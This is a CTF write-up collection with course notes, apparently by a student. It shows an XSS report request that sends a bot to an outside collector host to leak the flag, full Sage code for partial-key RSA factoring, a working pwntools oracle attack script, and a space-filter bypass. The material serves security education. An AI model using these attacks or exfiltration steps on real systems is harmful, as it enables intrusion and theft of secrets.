
```
1  POST /report HTTP/1.1
2  Host: note.ctf.zoolab.org
3  Content-Length: 41
4  Cache-Control: max-age=0
5  Sec-Ch-Ua: "Not?A_Brand";v="8", "Chromium";v="108"
6  Sec-Ch-Ua-Mobile: ?0
7  Sec-Ch-Ua-Platform: "Windows"
8  Upgrade-Insecure-Requests: 1
9  Origin: https://note.ctf.zoolab.org
10 Content-Type: application/x-www-form-urlencoded
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.5359.125
12 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed
   ;q=0.9
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-User: ?1
16 Sec-Fetch-Dest: document
17 Referer: https://note.ctf.zoolab.org/note/a1a3ae77308049426580f20a
18 Accept-Encoding: gzip, deflate
19 Accept-Language: zh-TW,zh;q=0.9,en-US;q=0.8,en;q=0.7
20 Connection: close
21
22 url=http://jacqueline.free.beeceptor.com
```

Result :


https://jacqueline.free.beeceptor.com→ {nowhere}
2 requests
Mocking Rules (1)
Proxy Setup
GET /?c=FLAG=FLAG{St0r3_y0Ur_p4y104d_s0mW3re}
200 0.0s a few seconds ago
Create Mock
Request Body:
View Headers
Response Body:
View Headers
Hey ya! Great to see you here. Btw, nothing is configured for this request path. Create a rule and start building a mock API.
GET /
200 0.0s a few seconds ago

I didn’t know that we have to writeup for this, so I forgot the screenshot of my FLAG. I promise I did solve this.





Fortunately I finally found my source code ...

Challenge Name : AESWCM

Points : 325

Category : Crypto

Approach :

這題是 AES 加密, 主要流程是使用者可以輸入明文三次, 每個明文必須不同否則報錯, 分別將這三個不同的明文加密後, 如果其中有兩個密文一樣, 就會印出 flag, 所以我們目標是給出兩個不同明文, 讓他們加密後是相同的。

觀察 Source code 裡的加密有一段是 padding, 他 padding 有漏洞, 於是利用這個漏洞找到兩個不同的明文。

舉例來說，12 34 56 78 這個明文被 pad 兩個 02，那 12 34 56 78 02 02 pad 完會跟他一樣，因為他長度剛好不需要 padding , (如果要安全點, 這邊應該寫成長度剛好的話多 pad 一個 block)
pad(12 34 56 78) = 12 34 56 78 02 02 = pad(12 34 56 78 02 02)
=> encrypt(pad(12 34 56 78)) = encrypt(pad(12 34 56 78 02 02))

本地測試結果

```
PS C:\Users\jaynn\Desktop\myFiles\ntust\course\111-1\CTF\HTB_CTF\crypto_aeswmc> python server.py
What properties should your magic wand have?
Property: 12 34 56 78
pt b'Property: \x124Vx'
After Padding b'Property: \x124Vx\x02\x02'
b'Property: \x124Vx' b'9p(\xe4\xa9(\x05\x04c\xd4\x85N\xc9\xaa\xb3\xc0'
93c8b743930a0c8da0aa3323d49357c2
Property: 12 34 56 78 02 02
pt b'Property: \x124Vx\x02\x02'
After Padding b'Property: \x124Vx\x02\x02'
```

Challenge Name : Bank-er-smith

Points : 325

Category : Crypto

Approach :

這題是 RSA 加密, 給出 p 的前 1/3 左右的 bit, 然而剩下的 bit 沒有足夠少到能做 brute force

於是我參考了這篇和他的演算法的 reference 論文 :
https://www.normalesup.org/~tibouchi/papers/unbalancedtalk.pdf

和這個 Github reference :
https://github.com/elliptic-shiho/crypto_misc/blob/master/small_root/coron.sage

如果知道超過 1/3 的 bit, 就可以用這個方法破解。

Source code :

```sage
def coron_bivariate_integer_small_root(poly, XX, YY, kk):
  p00 = poly.constant_coefficient()
  assert gcd(p00, XX * YY) == 1, 'p00 and XY has common divisor'
  x, y = poly.parent().gens()

  monomials = list(poly.monomials())
  monomials.sort()

  WW = max(map(lambda t: abs(poly.monomial_coefficient(t)) * t(XX, YY), monomials))
  uu = WW + 1 + ZZ((1 - WW) % abs(p00))
  delta = max(poly.degree(x), poly.degree(y))
  omega = (delta + kk + 1)^2
  nn = uu * (XX * YY)^kk

  print('[+] Bound Check...')
  sys.stdout.flush()
  if RR(XX*YY) < RR(WW^((2/3) * delta)):
    print('OK')
  else:
    print('Failed (maybe not found solution...)')

  if p00 != 0:
    F = Zmod(nn)
    PF = PolynomialRing(F, 'xn, yn')
    q = poly.parent()(PF(poly) * F(p00)^-1)

  qij = {}
  for i in range(0, kk + 1):
    for j in range(0, kk + 1):
      qij[i, j] = x^i * y^j * XX^(kk-i) * YY^(kk-j) * q
  index_range = sorted(list(set(itertools.product(range(0, delta + kk + 1), repeat=2)) - set(itertools.product(range(0, kk + 1), repeat=2))))
  for i, j in index_range:
    qij[i, j] = x^i * y^j * nn

  monomials = set()
  for k in qij.keys():
    monomials |= set(qij[k].monomials())
  monomials = list(monomials)
  monomials.sort()

  M = Matrix(ZZ, omega, omega)
  assert len(monomials) == omega

  col = 0
  for i in range(kk + 1):
    for j in range(kk + 1):
      q_cur = qij[i, j]
      for ii, m in enumerate(monomials):
        M[col, ii] = q_cur.monomial_coefficient(m) * m(XX, YY)
      col += 1

  for i, j in index_range:
    q_cur = qij[i, j]
    for ii, m in enumerate(monomials):
      M[col, ii] = q_cur.monomial_coefficient(m) * m(XX, YY)
    col += 1

  matrix_overview(M)

  print('\n===\n')

  B = M.LLL()
  matrix_overview(B)

  PK = PolynomialRing(ZZ, 'xk, yk')
  xk, yk = PK.gens()
  PX = PolynomialRing(ZZ, 'xs')
  xs = PX.gen()
  PY = PolynomialRing(ZZ, 'ys')
  ys = PY.gen()
  monomials = map(lambda t: PK(t), monomials)
  pkf = PK(poly)
  x_root = y_root = None

  H = [(i, 0) for i in range(omega)]
  H = dict(H)
  tmp = list(monomials)
  for i in range(omega):
    for j in range(omega):
      H[i] += PK((tmp[j] * B[i, j]) / tmp[j](XX, YY))

  for i in range(omega):
    pol = H[i].resultant(pkf, yk).subs(xk=xs)
    if not isinstance(pol, Integer):
      roots = pol.roots()
      roots = filter(lambda t: 0 < t[0] < XX, roots)
      list_root = list(roots)
      if len(list_root) != 0:
        print('[+] Found Solution for x')
        x_root = list_root[0][0]
        break
  else:
    print('[+] solution not found...')
    return None, None

  roots_y = PY(pkf.subs(xk=x_root).subs(yk=ys)).roots()
  roots_y = filter(lambda t: 0 < t[0] < YY, roots_y)
  list_roots_y = list(roots_y)
  if len(list_roots_y) != 0:
    print('[+] Found Solution for y')
    y_root = list_roots_y[0][0]
  return x_root, y_root
```

```python
def main():
  n =
  p0 =
  q0 = ((n >> 512) // (p0 >> 256)) << 256

  XX = next_prime(2^256)
  YY = next_prime(2^256)
  kk = 1

  PR = PolynomialRing(ZZ, 'x, y')
  x, y = PR.gens()

  f = (p0 * q0 - n) + q0 * x + p0 * y + x*y
  roots = coron_bivariate_integer_small_root(f, XX, YY, kk)
  assert f(roots[0], roots[1]) == 0
  p = p0+roots[0]
  q = q0+roots[1]
  assert p*q == n
  print(p,q)

if __name__ == '__main__':
  main()
```

```python
e = 0x10001
d = inverse( e, (p-1)*(q-1) )
m = pow(c, d, n)
print('flag: ', long_to_bytes(m))
print(p*q)
print(n)
```

Others - Notes

Week2

- DISCRETE LOG
- ELLIPTIC CURVES
  - E: Y^2 = X^3 + aX + b (4a3 + 27 b2 ≠ 0)
  - attack: pohlic hellman, node(singular curve): (x-a)^2(x-b)

Week3

- Side channel attack (物理): USB, DISK, 電子錢包
- AES -
  - inverse mixcolumn
  - s box - bijecttive so can construct an inverse

week4

- 靜態: IDA pro, Ghidra
- 動態: gdb (GEF, pwngdb), windbg
- compare : dogbolt
- 動態 (gdb) :
  - 結構: 暫存器狀態、正要執行的指令
  - start: 開始執行停在一開始
  - ni / si: 繼續執行, 差別ni 遇到func會一次執行完
  - stack frame
  - 回傳: rax
  - structure (if, else, struct)
- 靜態 :
  - main 之前: init/fini
  - compiler opt 會增 reverse 加難度

week5

window reverse: PEbear

week 7:

- linux binary 為主
- 用 section 區分(權限、大小等)
- ELF - Memory Layout
- .text - 程式碼
- .rodata - read-only data,如字串
- .data - 初始化後的變數
- .bss - 尚未初始化的變數
- heap - 動態分配的記憶體空間
- lib - shared library

tls - thread local storage
stack - 用來儲存當前 function 執行狀態的空間

ELF - Protection
PIE - Position-Independent Executable
程式碼會以相對位址的方式表示,而非絕對位址
NX - No-eXecute
.text 之外的 section 不會有執行權限
Canary - stack protector
在 stack 的結尾塞入一個隨機數,return 前透過檢查是否有被修改來判斷執行是否出現問題
RELRO - RELocation Read-Only
分成 Full / Partial / No 三種型態,分別代表在 runtime 解析外部 function 時使用的不同機制
Seccomp - secure computing mode
制定規則來禁止/允許呼叫特定的 syscall
ASLR - Address Space Layout Randomization
程式載入時,stack、heap 等記憶體區塊會使用隨機的位址作為 base address
在一定的範圍中隨機
末 12 bits 是固定的,每次載入時都不會更動

python pwn tool : generate shellcode

GOT (global offet table) : lazy binding -> 繞過 ALSR
ROP (Return Oriented Programming)

week 8 :

Heap - malloc
arena > heap > chunk (最小0x20 byte)
malloc size: 沒加0x10(meta), chunk size: 加0x10
tcache, fastbin, unsortbin ...
double free

week9

glicb 減少 overhead (disk i/o)
盡量在 userspace 做
NX protection

week 10

route base v.s. file base
攻擊思路 : 觀察環境(伺服器、語言、框架)=> 找漏洞 => 攻擊

google hacking / LFI
session 加密
拿到 PHP source code : filter + base 64 decode
sql injection : schema_name
template injection SSTI
{{7*7}}
identify template engine :
python class base 到底可以看 全域變數 -> system 等

week 11
CSP(content security policy): CSP evaluator

Challenge Name : HEX

Points :

Category : Crypto

Approach :

這題是 AES 加密, 給出 iv 和 token cyphertext , 要求 token plaintext, 同時我們可以丟 iv 跟 cyphertext 進 server, server 會回傳是否正確。

於是我去觀察哪些字元會報錯, 發現只有 'A'~'F', 'a'~'f', '0'~'9', 也就是可以轉成 hex 的, 不會報錯, 因此就可以利用以下算式推得 token plaintext :
decrypt(token_ct) xor ori_iv = token_pt
decrypt(token_ct) xor test_iv = test_pt
=> if test_pt is valid bit, that means ***token_pt = test_pt xor test_iv xor ori_iv***

Code :

```python
from pwn import *
import warnings
warnings.filterwarnings("ignore")

# one element in arr1 ^ one element in arr2 = specific number, return specific number
def xor_match(arr1, arr2):
    tmp = []
    for a in arr1:
        for b in arr2:
            tmp.append(a^b)
    for i in tmp:
        if tmp.count(i)==22:
            return chr(i)
    return -1

r = remote('eof.ais3.org', 10050)
tmp = str(r.readline())[2:-3]
iv, token_ct = tmp[:32], tmp[32:]
token_sha256 = r.readline()

# those characters that will return "Well received"
well_print = [48,49,50,51,52,53,54,55,56,57, 65,66,67,68,69,70, 97,98,99,100,101,102]

token = ''
for byte_i in range(15, -1, -1):
    well_xor = []
    for test_val in range(128):
        iv_mod = iv[:byte_i*2] + format(int(iv[byte_i*2:(byte_i+1)*2],16) ^ test_val, '02x') + iv[(byte_i+1)*2:]
        #print(iv_mod)
        for i in range(3): r.readline()
        r.sendline('1')
        r.sendline(iv_mod + token_ct)
        res = r.readline()
        if res == b'Message(hex): Well received\n':
            well_xor.append(test_val)
    token = xor_match(well_xor, well_print) + token
    print(token)

for i in range(3): r.readline()
r.sendline('2')
r.sendline(token)
print(r.readline())
```

Result :

```
41d6d
941d6d
f941d6d
ef941d6d
bef941d6d
bbef941d6d
6bbef941d6d
b6bbef941d6d
3b6bbef941d6d
23b6bbef941d6d
623b6bbef941d6d
0623b6bbef941d6d
b'Token(hex): Your FLAG: FLAG{OHh...i_FOrG0t_To_remOve_TH3_errOr_Me55AG3}\n'
```

Challenge Name : Washer

Points : 50

Category : Misc

Approach :

這題有給 source code , 會去執行某個檔案, 可以用 write 寫入這個 bash 檔案內容，唯一問題是不能有空白, 所以需要用別的字元繞過, 例如用 cat<flag 取代 cat flag

Result :